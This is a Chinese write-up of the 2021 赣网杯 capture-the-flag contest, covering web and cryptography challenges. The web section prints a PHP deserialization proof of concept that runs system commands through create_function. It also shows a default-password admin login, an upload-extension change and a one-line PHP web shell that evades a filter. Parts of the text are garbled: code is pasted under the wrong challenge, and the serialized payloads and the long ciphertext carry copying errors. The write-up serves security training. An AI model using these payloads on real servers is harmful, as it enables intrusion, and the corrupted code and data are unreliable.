

# 2021赣网杯网络安全大赛\_部分Writeup

原创


[keepb1ue](#) 于 2021-12-07 11:47:01 发布 5990 收藏 4

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订阅专栏

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## Web

### 1.checkin



这种游戏类题目，一般都是用js去做控制结果

直接查看网页源码点到<http://118.31.60.233:10000/js/game.js>

Ctrl+F直接搜flag

```

...
function __destruct()
{
    unserialize($this->key());
    $this->mod2 = "welcome ".$this->mod1;
}
}

class GetFlag
{
    public $code;
    public $action;
    public function get_flag(){
        $a=$this->action;
        $a(' ', $this->code);
    }
}

unserialize($_GET[0]);
?>

```

flag{134791e2-d93c-4d01-a71f-dcbe82d7fe08}

## 2.gwb-web-easypop

```

<?php
error_reporting(0);
highlight_file(__FILE__);
$pwd=getcwd();
class func
{
    public $mod1;
    public $mod2;
    public $key;
    public function __destruct()
    {
        unserialize($this->key());
        $this->mod2 = "welcome ".$this->mod1;
    }
}

class GetFlag
{
    public $code;
    public $action;
    public function get_flag(){
        $a=$this->action;
        $a(' ', $this->code);
    }
}

unserialize($_GET[0]);
?>

```

## 小trick

[new Object,"func"]() 会去调用Object对象的func方法

首先实例调用key传入数组去调用GetFlag中的getflag方法，然后在通过创建匿名函数，由于匿名函数没有严格对参数传递进行过滤，我们可以构造payload传递给create\_function()对参数或函数体 闭合注入恶意代码导致代码执行

poc:

```
<?php
error_reporting(0);
$pwd=getcwd();
class func
{
    public $mod1;
    public $mod2;
    public $key;
    public function __destruct()
    {
        unserialize($this->key());
        $this->mod2 = "welcome ".$this->mod1;
    }
}

class GetFlag
{
    public $code = ';}system("whoami");//';
    public $action = 'create_function';
    public function get_flag(){
        $a=$this->action;
        $a(' ', $this->code);
    }
}

$aa = new func();
$bb = new GetFlag;
$aa->key = serialize(array($bb, 'get_flag'));
echo serialize($aa);

?>
```

```
O:4:"func":3:{s:4:"mod1";N;s:4:"mod2";N;s:3:"key";s:123:"a:2:{i:0;0:7:"GetFlag":2:{s:4:"code";s:21:"";}system("whoami");//";s:6:"action";s:15:"create_function";}i:1;s:8:"get_fLag";}";}
```

```


127.0.0.1/1234/index.php?0=O:4:"func":3:[s:4:"mod1";N;s:4:"mod2";N;s:3:"key";s:123;"a:2:[i:0;O:7:"GetFlag":2:[s:4:"code";s:21:";system('whoami');//";s:6:"action";s:15:...
<?php
error_reporting(0);
highlight_file(__FILE__);
$pwd=getcwd();
class func
{
    public $mod1;
    public $mod2;
    public $key;
    public function __destruct()
    {
        unserialize($this->key);
        $this->mod2 = "welcome ".$this->mod1;
    }
}

class GetFlag
{
    public $code;
    public $action;
    public function get_flag(){
        $a=$this->action;
        $a("`.$this->code);
    }
}

unserialize($_GET[0]);
?> onepeace-pc\allblue

```

### 3.gwb-web2-挖洞大师



是一个国际cms的站

```

1 <!DOCTYPE html>
2 <html>
3
4 <head>
5   <meta charset="UTF-8">
6   <meta name="viewport" content="width=device-width,initial-scale=1,maximum-scale=1,user-scalable=no">
7   <title>国际cms内容系统 - 多模块智能建站系统</title>
8   <meta name="keywords" content="thinkphp,tp5,cms,开源内容">
9   <meta name="description" content="国际cms内容系统采用当前最流行的ThinkPHP框架开发，它是一款高效快速的内容管理系统。 本产品完全采用当前最先进的流行的页面制作而成，是各大站长使用评分最好的，简洁轻便，高性能。">
10  <meta name="referrer" content="never">
11  <link rel="stylesheet" href="/public/admin/lib/layui/css/layui.css">
12  <link rel="stylesheet" href="/public/admin/css/font.css">
13  <link rel="stylesheet" href="/public/css/default.css">
14  <link href="/app/template/guojicms/public/css/style.css?v=0.02" rel="stylesheet">
15  <script src="/public/js/jquery-3.4.1.min.js"></script>
16  <script src="/public/admin/lib/layui/layui.js"></script>
17  <script src="/app/template/guojicms/public/js/public.js?v=0.02"></script>
18  <!-- 预处理器 -->
19 </head>
20 <body>
21   <div class="topbox">
22     <div class="meru">
23       


```

发现点击很多页面都404


直接下载源码审计，tp框架

直接访问


http://111.74.9.109:10761/index.php/admin



跳转到后台



可以通过首页发现有admin用户  
直接admin 88888888登录  
通过基本配置修改上传后缀



后面有一堆配置项 上传文件


后回住二维吗这里，上传png文件与



CSDN @keepb1ue


这里存在过滤，发现是对文件内容<??>过滤基础绕过

```
<?php echo `$_REQUEST[qd]`;`;
```




## misc

### 1.decodemaster



@keepb1ue

直接Ctrl+A全选换个字体就能拿到下面密文




拿到密文，看上去很像字符移位替换，判断可能是栅栏、凯撒、维吉尼亚加密。

栅栏和凯撒都不对。

丢进在线维吉尼亚爆破试试

爆破得到Key: **welcometogwb**





Clear text [\[hide\]](#)

Clear text using key "welcometogwb":

```
Images
Binary - Reverse engineering or exploiting a binary file
Web - Exploiting web pages to find the flag
Pwn - Exploiting a server to find the flag
Please decode this:4%G#n+Wc?
tpPU!b!Dv]RBfXx\ZP\n39iI+F;:SY,F!x9(B(3@E_(mwc7F2
Where do I start?
If I managed to pique your curiosity, I've compiled a list of
resources that helped me get started learning. CTF veterans, feel
free to add your own resources in the comments below!
```

发现需要解密的密文: 4%G#n+Wc?tpPU!b!Dv]RBfXx\ZP\n39iI+F;:SY,F!x9(B(3@E\_(mwc7F2

经过测试, 发现是base92

```
4%G#n+Wc?tpPU!b!Dv]RBfXx\ZP\n39iI+F;:SY,F!x9(B(3@E_(mwc7F2
```

加密

解密

```
3KJ5e1uPn6D6ecMJWG8zkBSWHso39Qs9vfy8HB3VmmuEmVn
```

CSDN @keepb1ue

根据密文特征符合base58: 9个阿拉伯数字(去掉0)+24个大写字母(去掉I和O)+25小写字母(去掉l), 解码得到flag

```
3KJ5e1uPn6D6ecMJWG8zkBSWHso39Qs9vfy8HB3VmmuEmVn
```

加密

解密

```
flag{You_Are_Really_Decode_Master}
```

CSDN @keepb1ue



## 2.gwb-misc-lovemath

下载附件之后得到一串密文

```
LMUDGNZWFQQDGOBUGYZC4MBYUUSYIBIGQ4DKLBAGQ4TKNZZY4DSNJJFQQCQMRYPQQDEOJWGQXDGNZXF EWCAKBTHEYCYIBTHE4DQOBOGU3DOKJM
EAUDEMRSFQQDEMRXGUS4MJQHAUSYIBIGM4DQLBAGM4TMOBVFYZDGNJJFQQCQMRUFQQDENJVGXYDGNBWF EWCAKBSGA2CYIBSGA4TCNROGA4DQKJM
EAUDINJMEA2DMOJYFY2TSMRJFQQCQOJMEAYTAMRWYFZDKMJJFQQCQNBShAWCANBTG43DKLRRG43SSLBFAFAZTGNBMEAZTJMIXGYXDGNJWF EWCAKBS
GA2SYIBSGEYDCOBOGY4DGKJMEAUEMJYFQQDEMR TGQ2C4MRRFEWCAKBWHEWCANZRGQ3C4MRUGUUSYIBIGM2DOLBAGM2TKMBTFYYTMRJFQQCQNBX
HEWCANBYHE3DOLRSGA4CSLBFAFAZDCMZMEAZDCOBTGQXDENBUFEWCAKBSGI3SYIBSGMZDMMROHE2SSLBAFA2DMMBMEA2DOMBSHEXDSOBZF EWCAKBR
GE4CYIBRGIYINBOHAYTSKJMEAUDIOJRFQQDKMBRHEZC4MBTGUUSYIBIGQ2CYIBUGU4TMLRSG4USYIBIGI2DCLBAGI2DMOJQFY3DMOJFQQCQNBX
GYWCANBYGY3DCLRUGU3CSLBFAFAYTQLBAGE4TINBOGQYTMKJMEAUDIMRXFQQDIMZWGY2C4MJZG4USYIBIGIYITL BAGIYTSMZWFY4DGOBJFQQCQMRX
GQWCAMRYGA2TMLRVHA4CSLBFAFAZDOMRMEA2DOOBVGMXDEKK5BJNSQOBVFQQDQMUHAXDMMRRFEWCAKBTGQ3CYIBTGM3DMNJOGMZDEKJMEAUDCMBR
FQQDSOJQGAXDONJJFQQCQMRYPGYWCAMRXHA2DKLRTGU4CSLBFAFA2DSMBMEA2DONRTGQXDGMZWF EWCAKBSGU3CYIBSGQ4TGNJOG2TSKJMEAUDIOJZ
FQQDIOBVG43S4NZYGMUSYIBIGM4DILBAGM3TGNJSFY2DMNRJFQQCQMZRQWQCAMZQGU3DCLRWGU2SSLBAFA2DOLBAGQ3DMMROGUYTKKJMEAUDENZ
FQQDENZRGY3C4NZXGQUSYIBIGQ2DSL BAGQZTMNJWFY3TAMRJFQQCQNBGRUWCANBQGM2TQLRZGQYSSLBAFAZTGNJMEAZTENJZHAXDCNZTF EWCAKBU
GQ2SYIBUGMZDMOJOG4ZTQKJMEAUDENJXFQQDENJQGMZS4NBXHEUSYIBIGU3CYIBVUGZTKLRVGMUSYIBIGQ4DILBAGQ3TANJTFYCYSLBAFAZDILBA
GI2DGMJOGEZDGGKJMEAUDINBFXQQDIMZUGYZS4MZTGIUSYIBIGI2TELBAGI2DKNBXYZTKKJMEAUDENRZFQQDENRRHE3S4MBXGMUSYIBIGM3TKLBA
GM3DINZYFY4DQNJFQQCQNBWG4WCANBVGYDILRRGUZSSLBAFAZDSOJMEAZDSMJQGYXDMNRRFEWCAKBUGEYCYIBTHE4DONBOG44DCKJMEAUDCMJR
FQQDCMBYG4Y4MRTGIUSYIBIGE3DELBAGE2TQMJXFYZDCMRJFQQCQNBXGMWCANBVHE4DKLRTGQ4CSLBFAFA2DEOBMEA2DCNRS GAXDKMRXF FOQUWZI
GQ4DEL BAGU4TGNRTFY2TSOJJFQQCQNBZGMWCANRQG4YTOLRWGEZCSLBFAFAZDIRRMEA2DSOBUGIXDQMZWFEWCAKBUGAZSYIBUHE3DINJOGQ4TIKJM
EAUDENJXFQQDGMJWHA3S4OBYGQUSYIBIGQYTLBAGUYTIOJQFY3DKOJJFQQCQMZYGIWCANBXGA3DEL RXHE2SSLBAFAAYTOMRMEA2DCMRTGIXDKOJU
FEWCAKBUGA4SYIBVGAZTQMZOGUZTOKJMEAUDGNZMEA2DMMRXFY2DCMJFQQCQMJRGMWCAMJTHE3TKLRWGI ZCSLBFAFAZDQMZMEA2TOBYGYXDKMBS
FEWCAKBWGIWCANZXGAZC4MZWMUSYIBIGQZTQLBAGUZTSNRFYZDSNJJFQQCQOJVFQQDCMJXGYYS4MJUHAUSYIBIGE3DILBAGIYDENBYFYZDCNBJ
FQQCQMRXGAWCAMZTGI4DOLRRGIZSSLBAFA3DALBAG42DKNROGM3DKKJMEAUDQOJMEAYTCMBSGMXDMOJFQQCQM JWGUWCAMRQGM3TCLRUGA2SSLBA
FAZDEMRMEA2DOMZYIXDAOBWFEWCAKBUGE3CYIBVGEZDINBOGA4TSKJMEAUDIMZTFQQDKMZTGM2S4NRUGYUSYIBIGQZDEL BAGUYTSOBTFFY3DQMZJ
FQQCQMRZFQQDGNRUGMXDEOJSFEWCAKBUGY3CYIBVGAZTSNJOGA4DMKJMEAUDCMBZFQQDCMZUHAZS4MRQHAUSYIBIGIYDALBAGI2DMNZXFYYDONJJ
FQQCQMZXGEWCANBVG4YTALRXGEZCSLBFAFAZTENJMEA2DAMBVGIXDKMJLUFFWKBSSGE2CYIBRGA2TSNROGU YDCKJMEAUDGMZYFQQDCNRWG4ZC4OBR
G4USYIBIGM4DGLBAGE4DQNZYFY4TSNRJFQQCQM JZHAWCAOJYGEZS4MJRG4USYIBIGE2DSL BAG42DCMJOG4CSLBFAFA2DGOJMEAZDCNRS GEXDCMZZ
